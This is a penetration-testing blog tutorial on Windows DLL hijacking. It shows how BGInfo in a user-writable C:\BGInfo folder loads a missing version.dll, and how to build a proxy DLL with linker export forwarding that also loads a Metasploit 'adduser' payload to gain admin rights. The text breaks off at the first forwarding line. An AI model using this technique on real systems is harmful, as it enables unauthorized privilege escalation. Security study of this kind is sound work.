

 (<https://msitpros.com/?feed=rss>)**MSitPros.com**

Knowledge is of no value unless you put it into practice

(<https://msitpros.com>)

Type your search



[Home \(https://msitpros.com\)](https://msitpros.com) / [Penetration testing \(https://msitpros.com/?cat=211\)](https://msitpros.com/?cat=211) / [Security \(https://msitpros.com/?cat=291\)](https://msitpros.com/?cat=291) / [Sysinternals \(https://msitpros.com/?cat=321\)](https://msitpros.com/?cat=321) / [Hacking technique – DLL hijacking](#)

Hacking technique – DLL hijacking

May 21, 2014 | (<https://msitpros.com/?p=2012>)Written by **Oddvar Moe**(<https://msitpros.com/?author=1>)10 Comments (<https://msitpros.com/?p=2012#comments>)


Hi everybody, sorry that it has been a long time since my last post. In this post I will try to go over one privilege escalation technique that I know of that I think is really cool. Privilege escalation is when you are able to gain more privileges on a system than you are supposed to. You typically start out as a standard windows user with no special permissions and you want to get SYSTEM or Administrator privileges on the box you are hacking. So how do we go from standard user to Administrator or the SYSTEM account? That is what I will try to describe in this post. Remember that penetration testing is not an accurate science. Some techniques work in some scenarios and sometimes not.

DLL hijacking is often mixed up with DLL Injection, but this post is about hijacking and not injection. Remember when reading this that I am not a programmer at all (just a wannabe). Where do we begin when we look for a possible DLL hijacking vulnerability? We need some tools for the job. I like to use process monitor from Mark Russinovich, which is probably one of the best tools out there in terms of finding out what processes are up to. In my example that is illustrated here, the setup is that the machines in the domain have BGInfo deployed to c:\bginfo and a logon script is present that executes BGInfo when someone logs on. Why am I interested in this application in particular you may ask, why not an application inside



"c:\program files"? Well, the answer is that every "custom" made folder on root of the C-drive inherits the Creator Owner permission by default. That means that every authenticated user has the ability to create new files inside the folder and that's pretty convenient for us.

To find out if the application is DLL hijacking vulnerable we need to see what happens in process monitor when we launch BGInfo.



I like to add the filter of the application I want to look at by using "Process Name" – IS – Bginfo.exe.


As we can see on this next screenshot there is a lot of action going on when it starts:

Time ...	Process Name	PID	Operation	Path	Result	Detail
12:25:...	Bginfo.exe	3928	Process Start		SUCCESS	Parent PID: 2164, ...
12:25:...	Bginfo.exe	3928	Thread Create		SUCCESS	Thread ID: 560
12:25:...	Bginfo.exe	3928	Load Image	C:\BGInfo\Bginfo.exe	SUCCESS	Image Base: 0x400...
12:25:...	Bginfo.exe	3928	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x770...
12:25:...	Bginfo.exe	3928	CreateFile	C:\Windows\Prefetch\BGINFO.EXE-7A859B68.pf	NAME NOT FOUND	Desired Access: G...
12:25:...	Bginfo.exe	3928	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: R...
12:25:...	Bginfo.exe	3928	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: R...
12:25:...	Bginfo.exe	3928	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\CWDIllegalInD...	NAME NOT FOUND	Length: 1 024
12:25:...	Bginfo.exe	3928	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
12:25:...	Bginfo.exe	3928	CreateFile	C:\BGInfo	SUCCESS	Desired Access: E...
12:25:...	Bginfo.exe	3928	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x755...
12:25:...	Bginfo.exe	3928	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x753...
12:25:...	Bginfo.exe	3928	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Access: Q...
12:25:...	Bginfo.exe	3928	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Q...
12:25:...	Bginfo.exe	3928	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	REPARSE	Desired Access: R...
12:25:...	Bginfo.exe	3928	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access: R...
12:25:...	Bginfo.exe	3928	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Access: Q...
12:25:...	Bginfo.exe	3928	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\Tran...	NAME NOT FOUND	Length: 80
12:25:...	Bginfo.exe	3928	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS	
12:25:...	Bginfo.exe	3928	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND	Desired Access: Q...
12:25:...	Bginfo.exe	3928	CreateFile	C:\BGInfo\WSOCK32.dll	NAME NOT FOUND	Desired Access: R...
12:25:...	Bginfo.exe	3928	CreateFile	C:\Windows\System32\wssock32.dll	SUCCESS	Desired Access: R...
12:25:...	Bginfo.exe	3928	QueryBasicInfor...	C:\Windows\System32\wssock32.dll	SUCCESS	CreationTime: 14.0...
12:25:...	Bginfo.exe	3928	CloseFile	C:\Windows\System32\wssock32.dll	SUCCESS	
12:25:...	Bginfo.exe	3928	CreateFile	C:\Windows\System32\wssock32.dll	SUCCESS	Desired Access: R...
12:25:...	Bginfo.exe	3928	CreateFileMapp...	C:\Windows\System32\wssock32.dll	FILE LOCKED WITH...	SyncType: SyncTy...
12:25:...	Bginfo.exe	3928	CreateFileMapp...	C:\Windows\System32\wssock32.dll	SUCCESS	SyncType: SyncTy...
12:25:...	Bginfo.exe	3928	Load Image	C:\Windows\System32\wssock32.dll	SUCCESS	Image Base: 0x6d7...
12:25:...	Bginfo.exe	3928	CloseFile	C:\Windows\System32\wssock32.dll	SUCCESS	
12:25:...	Bginfo.exe	3928	Load Image	C:\Windows\System32\ws2_32.dll	SUCCESS	Image Base: 0x760...
12:25:...	Bginfo.exe	3928	Load Image	C:\Windows\System32\msvort.dll	SUCCESS	Image Base: 0x771...
12:25:...	Bginfo.exe	3928	Load Image	C:\Windows\System32\port4.dll	SUCCESS	Image Base: 0x755...
12:25:...	Bginfo.exe	3928	Load Image	C:\Windows\System32\ansi.dll	SUCCESS	Image Base: 0x75b...
12:25:...	Bginfo.exe	3928	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\SideBySide\Assembly...	NAME NOT FOUND	Desired Access: E...
12:25:...	Bginfo.exe	3928	CreateFile	C:\BGInfo\Bginfo.exe.Local	NAME NOT FOUND	Desired Access: R...
12:25:...	Bginfo.exe	3928	CreateFile	C:\Windows\winxs\x86_microsoft.windows.common-controls_6595b64144...	SUCCESS	Desired Access: R...
12:25:...	Bginfo.exe	3928	QueryBasicInfor...	C:\Windows\winxs\x86_microsoft.windows.common-controls_6595b64144...	SUCCESS	CreationTime: 16.0...
12:25:...	Bginfo.exe	3928	CloseFile	C:\Windows\winxs\x86_microsoft.windows.common-controls_6595b64144...	SUCCESS	
12:25:...	Bginfo.exe	3928	CreateFile	C:\Windows\winxs\x86_microsoft.windows.common-controls_6595b64144...	SUCCESS	Desired Access: E...
12:25:...	Bginfo.exe	3928	CreateFile	C:\Windows\winxs\x86_microsoft.windows.common-controls_6595b64144...	SUCCESS	Desired Access: R...
12:25:...	Bginfo.exe	3928	QueryBasicInfor...	C:\Windows\winxs\x86_microsoft.windows.common-controls_6595b64144...	SUCCESS	CreationTime: 16.0...

Let’s add another filter to look at only the juicy stuff:

Process Monitor Filter				
Display entries matching these conditions:				
Path	ends with		then	Include
Reset Add Remove				
Column	Relation	Value	Action	
<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> Process Name	is	Bginfo.exe	Include	
<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> Result	contains	NOT FOUND	Include	
<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> Path	ends with	.dll	Include	
<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> Process Name	is	Procmon.exe	Exclude	
<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> Process Name	is	System	Exclude	
<input checked="" type="checkbox"/> <input checked="" type="checkbox"/> Operation	begins with	IRP_M...	Exclude	
OK Cancel Apply				

I added “RESULT – Contains – NOT FOUND” and “PATH – Ends with – .dll”. When the filter is applied the results looks a little better. ^



Time ...	Process Name	PID	Operation	Path	Result
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\WSOCK32.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\VERSION.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\snmpapi.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\OLEACC.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\OLEACCRC.DLL	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\CRYPTBASE.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\Windows\System32\wbem\wbemcomn.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\CRYPTSP.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\RpcRtRemote.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\Windows\System32\wbem\NTDSAPI.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\Richtsc.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\RICHED20.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\dwmapi.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\Spapi.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\NETAPI32.DLL	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\netutils.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\svchost.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\wksc.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\inetmb1.dll	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\NPHLPAPI.DLL	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\WINNSI.DLL	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\dhcpcsvc6.DLL	NAME NOT FOUND
12:25:...	BGinfo.exe	3928	CreateFile	C:\BGInfo\dhcpcsvc.DLL	NAME NOT FOUND


In my example I will be exploiting the fact that BGInfo looks for version.dll. So what's the deal with that the process is looking for a bunch of dll's inside the same folder you may ask? The answer here is that this is default behavior for applications if the path to a specific dll is not hard-coded. BGInfo will find version.dll inside of c:windowssystem32 eventually. The order that an application looks for DLLs is documented here: [http://msdn.microsoft.com/en-us/library/windows/desktop/ms682586\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/ms682586(v=vs.85).aspx) ([http://msdn.microsoft.com/en-us/library/windows/desktop/ms682586\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/ms682586(v=vs.85).aspx)) .

What the documentation basically says is that it looks in the current directory where the binary (bginfo.exe) is executed first, unless it is hardcoded.

In order to exploit this we need to create our own version of the Version.dll file that redirects all normal code calls to a valid copy of version.dll (or else the application will crash). In our custom version.dll file we will insert an extra call to adduser.dll that we will create using metasploit.

The flow is like this (sorry for my bad mspaint skillz):






Doing stuff

Now that we know what needs to be done we are going to create our own version.dll file. In order to do that, we need to find out all calls and stuff from the version.dll file, so that we can redirect valid calls to the original version.dll file (hack.dll). To do this I use this tool:

http://www.nirsoft.net/utls/dll_export_viewer.html
(http://www.nirsoft.net/utls/dll_export_viewer.html) .

Start up the tool and follow the screenshots:



Function Name	Address	Relative Address	Ordinal	Filename	Full Path	Type
GetFileVersionInfoA	0x3fe01ced	0x00001ced	1 (0x1)	version.dll	C:\Windows\System32\version.dll	Exported Function
GetFileVersionInfoByHandle	0x3fe02147	0x00002147	2 (0x2)	version.dll	C:\Windows\System32\version.dll	Exported Function
GetFileVersionInfoExW	0x3fe01a15	0x00001a15	3 (0x3)	version.dll	C:\Windows\System32\version.dll	Exported Function
GetFileVersionInfoSizeA	0x3fe01c9c	0x00001c9c	4 (0x4)	version.dll	C:\Windows\System32\version.dll	Exported Function
GetFileVersionInfoSizeExW	0x3fe018e9	0x000018e9	5 (0x5)	version.dll	C:\Windows\System32\version.dll	Exported Function
GetFileVersionInfoSizeW	0x3fe019d9	0x000019d9	6 (0x6)	version.dll	C:\Windows\System32\version.dll	Exported Function
GetFileVersionInfoW	0x3fe019f4	0x000019f4	7 (0x7)	version.dll	C:\Windows\System32\version.dll	Exported Function
VerFindFileA	0x3fe02989	0x00002989	8 (0x8)	version.dll	C:\Windows\System32\version.dll	Exported Function
VerFindFileW	0x3fe03db2	0x00003db2	9 (0x9)	version.dll	C:\Windows\System32\version.dll	Exported Function
VerInstallFileA	0x3fe02b63	0x00002b63	10 (0xa)	version.dll	C:\Windows\System32\version.dll	Exported Function
VerInstallFileW	0x3fe041bd	0x000041bd	11 (0xb)	version.dll	C:\Windows\System32\version.dll	Exported Function
VerLanguageNameA	KERNEL32.VerLanguageNameA	0x0000158b	12 (0xc)	version.dll	C:\Windows\System32\version.dll	Exported Function
VerLanguageNameW	KERNEL32.VerLanguageNameW	0x000015a5	13 (0xd)	version.dll	C:\Windows\System32\version.dll	Exported Function
VerQueryValueA	0x3fe01b72	0x00001b72	14 (0xe)	version.dll	C:\Windows\System32\version.dll	Exported Function
VerQueryValueW	0x3fe01b51	0x00001b51	15 (0xf)	version.dll	C:\Windows\System32\version.dll	Exported Function

Now you got all the functions that we need to redirect from our custom dll to the original copy of the dll. You can either export them to a HTML file or copy paste them to excel or what you prefer. Your end result should be like this for each function:


```
#pragma
```

```
comment(linker, "/export:GetFileVersionInfoA=hack.GetFileVersionInfoA,@1")
```

Hack is our copy of version.dll, this could be version1.dll or whatever.

